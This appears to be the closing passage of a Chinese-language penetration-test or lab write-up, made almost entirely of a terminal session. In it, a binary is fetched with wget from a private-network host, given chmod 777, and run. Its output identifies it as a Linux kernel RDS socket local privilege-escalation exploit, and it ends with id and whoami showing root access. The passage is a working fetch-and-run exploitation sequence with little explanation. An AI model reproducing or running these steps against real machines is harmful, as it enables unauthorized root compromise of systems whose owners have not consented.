$ wget http://10.0.3.198/9
--2019-04-01 08:14:30--  http://10.0.3.198/9
Connecting to 10.0.3.198:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 14096 (14K) [application/octet-stream]
Saving to: `9'

     0K .......... ...                                        100% 5.89M=0.002s

2019-04-01 08:14:30 (5.89 MB/s) - `9' saved [14096/14096]
```


成功

修改权限并执行此文件

```
$ chmod 777 9
$ ./9
[*] Linux kernel >= 2.6.30 RDS socket exploit
[*] by Dan Rosenberg
[*] Resolving kernel addresses...
 [+] Resolved security_ops to 0xffffffff81ce8df0
 [+] Resolved default_security_ops to 0xffffffff81a523e0
 [+] Resolved cap_ptrace_traceme to 0xffffffff8125db60
 [+] Resolved commit_creds to 0xffffffff810852b0
 [+] Resolved prepare_kernel_cred to 0xffffffff81085780
[*] Overwriting security ops...
[*] Linux kernel >= 2.6.30 RDS socket exploit
[*] by Dan Rosenberg
[*] Resolving kernel addresses...
 [+] Resolved security_ops to 0xffffffff81ce8df0
 [+] Resolved default_security_ops to 0xffffffff81a523e0
 [+] Resolved cap_ptrace_traceme to 0xffffffff8125db60
 [+] Resolved commit_creds to 0xffffffff810852b0
 [+] Resolved prepare_kernel_cred to 0xffffffff81085780
[*] Overwriting security ops...
[*] Overwriting function pointer...
[*] Linux kernel >= 2.6.30 RDS socket exploit
[*] by Dan Rosenberg
[*] Resolving kernel addresses...
 [+] Resolved security_ops to 0xffffffff81ce8df0
 [+] Resolved default_security_ops to 0xffffffff81a523e0
 [+] Resolved cap_ptrace_traceme to 0xffffffff8125db60
 [+] Resolved commit_creds to 0xffffffff810852b0
 [+] Resolved prepare_kernel_cred to 0xffffffff81085780
[*] Overwriting security ops...
[*] Overwriting function pointer...
[*] Triggering payload...
[*] Restoring function pointer...
```


成功

```
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
```

收官。